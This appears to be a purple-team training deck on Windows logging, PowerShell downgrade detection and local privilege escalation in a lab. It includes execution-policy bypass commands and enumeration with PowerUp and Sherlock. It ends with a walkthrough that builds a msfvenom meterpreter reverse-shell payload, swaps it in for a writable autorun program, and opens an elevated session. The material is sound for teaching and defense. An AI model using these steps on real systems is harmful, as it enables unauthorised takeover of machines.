- Enhanced Powershell logging is an absolute must if you want to gain visibility into Powershell tradecraft.
- Some of the event IDs you may be interested in; Event ID 4103 (Module Logging) & 4104 (Script Block Logging).

Reference: https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

index=* sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" EventCode=4104

The screenshot shows the Splunk interface with the search command: `index=* sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational" EventCode=4104`. The results pane displays 126 of 135 events matched, with no event sampling applied. The Statistics tab is selected, showing 20 events per page. A red box highlights the event details for a specific event, which includes:

Message

```
function psenum
{
<#
.SYNOPSIS
```

Creates an in-memory enumeration for use in your PowerShell session.

Author: Matthew Graeber (@mattifestation)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

The 'psenum' function facilitates the creation of enums entirely in memory using as close to a "C style" as PowerShell will allow.

MITIGATION & DETECTION - POWERSHELL

- If the feature hasn't been disabled on the target system, attackers can easily bypass enhanced Powershell logging by downgrading their Powershell session to version 2.

The screenshot shows a Windows PowerShell window with the following content:

```
PS C:\Users\miller\Desktop\PurpleHaze> $PSVersionTable
Name          Value
----          -----
PSVersion     5.1.14409.1005
PSEdition    Desktop
PSCompatibleVersions {1.0, 2.0, 3.0, 4.0...}
BuildVersion  10.0.14409.1005
CLRVersion   4.0.30319.42000
WSManStackVersion 3.0
PSRemotingProtocolVersion 2.3
SerializationVersion 1.1.0.1

PS C:\Users\miller\Desktop\PurpleHaze> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\miller\Desktop\PurpleHaze> $PSVersionTable
Name          Value
----          -----
CLRVersion   2.0.50727.5420
BuildVersion 6.1.7601.17514
PSVersion    2.0
WSManStackVersion 2.0
PSCompatibleVersions {1.0, 2.0}
SerializationVersion 1.1.0.1
PSRemotingProtocolVersion 2.1

PS C:\Users\miller\Desktop\PurpleHaze>
```

The command `powershell -version 2` is highlighted with a red box. The entire output of the second `$PSVersionTable` command is also highlighted with a red box.

MITIGATION & DETECTION - POWERSHELL

- After upgrading Powershell to a more recent version across your environment, disable Powershell version 2 on all your endpoints (can be done via GPO).

`Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root`

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root
Do you want to restart the computer to complete this operation now?
[Y] Yes [N] No [?] Help (default is "Y"): Y
```

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ocelot> powershell -version 2
Encountered a problem reading the registry. Cannot find registry key SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine.
The windows PowerShell 2 engine is not installed on this computer.
PS C:\Users\ocelot>
```

- **NOTE:** You can also detect PS session downgrades by monitoring EventID 400 and filtering logs with EngineVersion=2.*.

MITIGATION & DETECTION – APPLICATION WHITELISTING

- Application whitelisting is one of the best methods to limit host enumeration and other attacker activity.
- It's definitely not easy to implement in real-word networks; but if done correctly, it can severely limit what an attacker can do on a compromised system.

Reference: <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/what-is-applocker>

What Is AppLocker?

09/21/2017 • 4 minutes to read • 

Applies to


- Windows 10
- Windows Server

This topic for the IT professional describes what AppLocker is and how its features differ from Software Restriction Policies.

AppLocker advances the app control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow you to create rules to allow or deny apps from running based


3. WINDOWS LOCAL PRIVILEGE ESCALATION

WINDOWS LOCAL PRIVILEGE ESCALATION



The situation:

You're done enumerating the system you compromised and you want to elevate your privileges and gain local admin rights.



Vulnerability Detection:

- **Windows Exploit Suggester (Next Generation) -**
<https://github.com/bitsadmin/wesng>
- **Sherlock & Watson:**
 - <https://github.com/rasta-mouse/Sherlock> (Powershell)
 - <https://github.com/rasta-mouse/Watson> (C#)

Configuration Abuse:

- **PowerUp & SharpUp:**
 - <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc> (Powershell)
 - <https://github.com/GhostPack/SharpUp> (C#)

Windows Exploit Suggester (Next Generation) - <https://github.com/bitsadmin/wesng>

- Takes the output of the `systeminfo` command as input and provides a list of vulnerabilities the OS is vulnerable to by enumerating missing patches.

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> systeminfo > sysinfo-ZERO
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> cat .\sysinfo-ZERO

Host Name: FOX-PC-ZERO
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
Registered Owner: v1v1
Registered Organization:
Product ID: 00426-OEM-8992662-00497
Original Install Date: 2/9/2019, 9:01:34 PM
System Boot Time: 7/30/2019, 11:03:29 AM
System Manufacturer: innotek GmbH
System Model: VirtualBox
```

Usage:

#Detect all vulnerabilities

python wes.py SYSINFO-FILE

#Show vulnerabilities with exploits

python wes.py SYSINFO-FILE --exploits-only

#Show only privesc vulnerabilities with exploits

python wes.py SYSINFO-FILE --exploits-only --impact "Elevation of Privilege"

- **NOTE:** There's no guarantee the linked exploits will work or that you'll come across anything other than simple POCs.
- It will still take some effort on your part to find or build something that works.

```
trace@monarch:/flutter/VM_Files/PurpleHaze/wesng$ python wes.py sysinfo-ZERO --exploits-only --impact "Elevation of Privilege"
Windows Exploit Suggester 0.96 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
  - Name: Windows 7 for x64-based Systems Service Pack 1
  - Generation: 7
  - Build: 7601
  - Version: None
  - Architecture: x64-based
  - Installed hotfixes (115): KB971033, KB3191566, KB2491683, KB2506014, KB2506212, KB2506928, KB2533552, KB2534366, KB2552343, KB256293
KB2603229, KB2604115, KB2621440, KB2653956, KB2654428, KB2667402, KB2685813, KB2685939, KB2690533, KB2698365, KB2705219, KB2706045, KB271
94, KB2729452, KB2732059, KB2736422, KB2742599, KB2750841, KB2758857, KB2761217, KB2770660, KB2773072, KB2786081, KB2791765, KB2799926, KE
13430, KB2834140, KB2836943, KB2843630, KB2852386, KB2861698, KB2862330, KB2862335, KB2864202, KB2868038, KB2871997, KB2872035, KB2888049,
B2973112, KB2977292, KB2978120, KB2984972, KB2991963, KB2992611, KB2999226, KB3004375, KB3004469, KB3006121, KB3010788, KB3011780, KB30232
, KB3045685, KB3046017, KB3046269, KB3046480, KB3054476, KB3059317, KB3074543, KB3080149, KB3092601, KB3097989, KB3101722, KB3107998, KB31
329, KB3122648, KB3124275, KB3126587, KB3138378, KB3138910, KB3139398, KB3139914, KB3140245, KB3150220, KB3155178, KB3156016, KB3159398, K
179573, KB3184143, KB4019990, KB4040980, KB958488, KB976902, KB976932, KB4507449
[+] Loading definitions
  - Creation date of definitions: 20190723
[+] Determining missing patches
[+] Applying display filters
[+] Found vulnerabilities

Date: 20161108
CVE: CVE-2016-7216
KB: KB3197867
Title: Security Update for Windows Kernel
Affected product: Windows 7 for x64-based Systems Service Pack 1
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40766/
```

- **Sherlock** –Powershell script to enumerate missing patches and provide working vulnerabilities (deprecated but still useful in Windows 7 and Windows Server 2012 environments).
- **Watson** - .NET program (C#) to enumerate missing patches and provide working vulnerabilities (useful in Windows 10 and Windows Server 2016/2019 environments).

Sherlock Usage:

```
#Bypass Powershell execution policy  
  
$env:PSExecutionPolicyPreference="bypass"  
  
#Import all Sherlock and run vulnerability checks  
  
Import-Module .\Sherlock.ps1  
  
Find-AllVulns
```

Watson Usage:

```
#Run vulnerability checks  
  
Watson.exe
```

LOCAL PRIVESC - SHERLOCK

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> $env:PSExecutionPolicyPreference="bypass"
PS C:\Users\miller\Desktop\PurpleHaze> Import-Module .\Sherlock.ps1
PS C:\Users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Find-AllVulns
```

```
Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Not supported on 64-bit systems
```

```
Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Not Vulnerable
```

```
Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not supported on 64-bit systems
```

```
Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems
```

```
Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable
```



```
Windows PowerShell
PS C:\Users\ocelot\Desktop\PurpleHaze> .\watson.exe
WATSON
v2.0
 @_RastaMouse
[*] OS Build Number: 17134
[*] Enumerating installed KBs...
[*] Finished. Found 0 vulnerabilities.
PS C:\Users\ocelot\Desktop\PurpleHaze>
```




- No kernel exploits in FOX.com.
- We're going to focus on feature and misconfiguration abuse to elevate our privileges ;)

- Looking for a great way to practice various privilege escalation attacks in your lab?

Windows / Linux Local Privilege Escalation Workshop – <https://github.com/sagishahar/lpeworkshop>

- This is probably one of the most comprehensive and practical privesc resources out there right now.
- Simply login as a local administrator on your lab system, clone the GitHub repository and run the batch script to make your Windows box vulnerable to a number of misconfiguration based privesc vulnerabilities.

The workshop is based on the attack tree below, which covers all known (at the time) attack vectors of local user privilege escalation on both Linux and Windows operating systems.



- Making our target box vulnerable.

```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze\lpeworkshop> .\lpe_windows_setup.bat
hjw
Local Privilege Escalation Workshop - Windows Installer
Sagi Shahar (@s4gi_)

[i] Skipping configuration of Exercise 1 - Kernel

[*] Configuring Exercise 2 - Services (DLL Hijacking)
[*] Writing dllhijackservice.exe to drive..
[*] Calculating MD5 hash of dllhijackservice.exe..
[*] Confirming hash.. (fa 6e 05 03 21 f4 33 af 0e 48 6a cf 88 ee fe 32)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DLL Hijack Service\
[*] Resetting permissions..
[*] Creating dllsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Exercise 2 configuration complete.

[*] Configuring Exercise 3 - Services (binPath)
[*] Writing daclservice.exe to drive..
[*] Calculating MD5 hash of daclservice.exe..
[*] Confirming hash.. (d6 2c fe 23 ad 44 ae 27 95 4d 9b 05 42 96 f2 c3)
[+] Hash confirmed.
[*] Moving file to C:\Program Files\DACL Service\
[*] Resetting permissions..
[*] Creating dacsvc service..
[*] Setting service permissions..
[*] Starting service..
[+] Exercise 3 configuration complete.
```

- **PowerUp** – Powershell script to enumerate numerous Windows privilege escalation paths/vectors that rely on misconfigurations; not kernel/software exploits.
- **SharpUp** – A C# port of some of PowerUp's functionality.

PowerUp Usage:

```
#Bypass Powershell execution policy  
  
$env:PSExecutionPolicyPreference="bypass"  
  
#Import PowerUp and run all privesc checks  
  
Import-Module .\PowerUp.ps1  
  
Invoke-AllChecks
```

SharpUp Usage:

```
#Run vulnerability checks  
  
SharpUp.exe
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze\PowerSploit> $env:PSExecutionPolicyPreference="bypass"
PS C:\Users\miller\Desktop\PurpleHaze\PowerSploit> Import-Module .\PowerSploit.ps1
PS C:\Users\miller\Desktop\PurpleHaze\PowerSploit>
PS C:\Users\miller\Desktop\PurpleHaze\PowerSploit> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

ServiceName      : unquotedsvc
Path             : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath   : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=AppendData/AddSu
StartName        : LocalSystem
AbuseFunction    : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True

ServiceName      : unquotedsvc
Path             : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath   : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName        : LocalSystem
AbuseFunction    : Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart       : True

[*] Checking service executable and argument permissions...
```

```
PS C:\Users\miller\Desktop\PurpleHaze> .\SharpUp.exe
==== SharpUp: Running Privilege Escalation Checks ===

==== Modifiable Services ===

Name          : daclsvc
DisplayName   : DACL Service
Description   :
State         : Running
StartMode     : Manual
PathName      : "C:\Program Files\DACL Service\daclservice.exe"

==== Modifiable Service Binaries ===

Name          : filepermsvc
DisplayName   : File Permissions Service
Description   :
State         : Running
StartMode     : Manual
PathName      : "C:\Program Files\File Permissions Service\filepermservice.exe"

==== AlwaysInstallElevated Registry Keys ===

HKLM:    1

==== Modifiable Folders in %PATH% ===


Modifiable %PATH% Folder : C:\Temp

==== Modifiable Registry Autoruns ===

HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Program Files\Autorun Program\program.exe
```

LOCAL PRIVESC - REGISTRY AUTORUNS

- Run and RunOnce registry keys cause programs to run each time that a user logs on.
- They are sometimes used by admins/installed software in organisations to run specific programs/utilities every time a user logs in.
- But what if we can modify the program that runs and force our malicious program to run with admin rights?



Reference – <https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys>

- Detecting the issue: PowerUp/SharpUp can do this for us.

```
==== Modifiable Folders in %PATH% ====
Modifiable %PATH% Folder : C:\Temp
Modifiable %PATH% Folder : C:\Temp

==== Modifiable Registry Autoruns ====
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run : C:\Program Files\AutorunProgram\program.exe

==== *Special* User Privileges ===

==== Unattended Install Files ===
C:\Windows\Panther\Unattend.xml

==== McAfee Sitelist.xml Files ===
C:\Users\All Users\McAfee\Common Framework\SiteList.xml

==== Cached GPP Password ===
[X] Exception: Could not find a part of the path 'C:\ProgramData\Microsoft\Group Policy\History'.
```

LOCAL PRIVESC - REGISTRY AUTORUNS

- Verify that we can actually modify the AutoRun program

```
(get-acl -Path "C:\Program Files\AutorunProgram\program.exe").access | ft
```

```
IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto
```

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> (get-acl -Path "C:\Program Files\AutorunProgram\program.exe").access | ft IdentityReference,Fi
IdentityReference          FileSystemRights AccessControlType IsInherited InheritanceFlags
-----          FullControl      Allow        False            None
Everyone
-----          FullControl      Allow        True             None
NT AUTHORITY\SYSTEM
-----          FullControl      Allow        True             None
BUILTIN\Administrators
-----          FullControl      Allow        True             None
BUILTIN\Users           ReadAndExecute, Synchronize      Allow        True             None
PS C:\Users\miller\Desktop\PurpleHaze> _
```

LOCAL PRIVESC - REGISTRY AUTORUNS

- Prepare a malicious program/stager using whatever C2 solution you're using. We'll use Metasploit for an easy demo.

```
msfvenom -p windows/meterpreter/reverse_https lhost=IP-ADDRESS lport=PORT -f exe -o program.exe
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.80.1 lport=443 -f exe -o program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 543 bytes
Final size of exe file: 73802 bytes
Saved as: program.exe
trace@monarch:/flutter/VM_Files/PurpleHaze$ 
trace@monarch:/flutter/VM_Files/PurpleHaze$ file program.exe
program.exe: PE32 executable (GUI) Intel 80386, for MS Windows
trace@monarch:/flutter/VM_Files/PurpleHaze$ 
```

```
msf5 exploit(multi/handler) > jobs -v

Jobs
=====
      Id  Name          Payload          Payload opts          URIPATH
st          -  -----
          --  ----
          --  Exploit: multi/handler  windows/meterpreter/reverse_https  https://192.168.80.1:443
```

LOCAL PRIVESC - REGISTRY AUTORUNS

- Replace the vulnerable AutoRun program with ours.

```
copy program.exe 'C:\Program Files\AutorunProgram'  
ls 'C:\Program Files\AutorunProgram'
```

The screenshot shows a Windows PowerShell window with the following command history and output:

```
PS C:\Users\miller\Desktop\PurpleHaze> copy program.exe 'C:\Program Files\AutorunProgram'  
PS C:\Users\miller\Desktop\PurpleHaze>  
PS C:\Users\miller\Desktop\PurpleHaze> ls 'C:\Program Files\AutorunProgram'  
  
Directory: C:\Program Files\AutorunProgram  
  
Mode LastWriteTime Length Name  
---- ----- ----- ----  
-a--- 7/31/2019 4:40 PM 73802 program.exe  
  
PS C:\Users\miller\Desktop\PurpleHaze>
```

A red box highlights the file name "program.exe" in the output of the "ls" command, indicating it is the target file for replacement.

LOCAL PRIVESC - REGISTRY AUTORUNS

- Wait for an administrator to login and we get an elevated shell.

```
msf5 exploit(multi/handler) >
[*] https://192.168.80.1:443 handling request from 192.168.80.107; (UUID: 8cwth9zk) Staging x86
[*] Meterpreter session 1 opened (192.168.80.1:443 -> 192.168.80.107:49542) at 2019-07-31 17:11:

msf5 exploit(multi/handler) > sessions -x

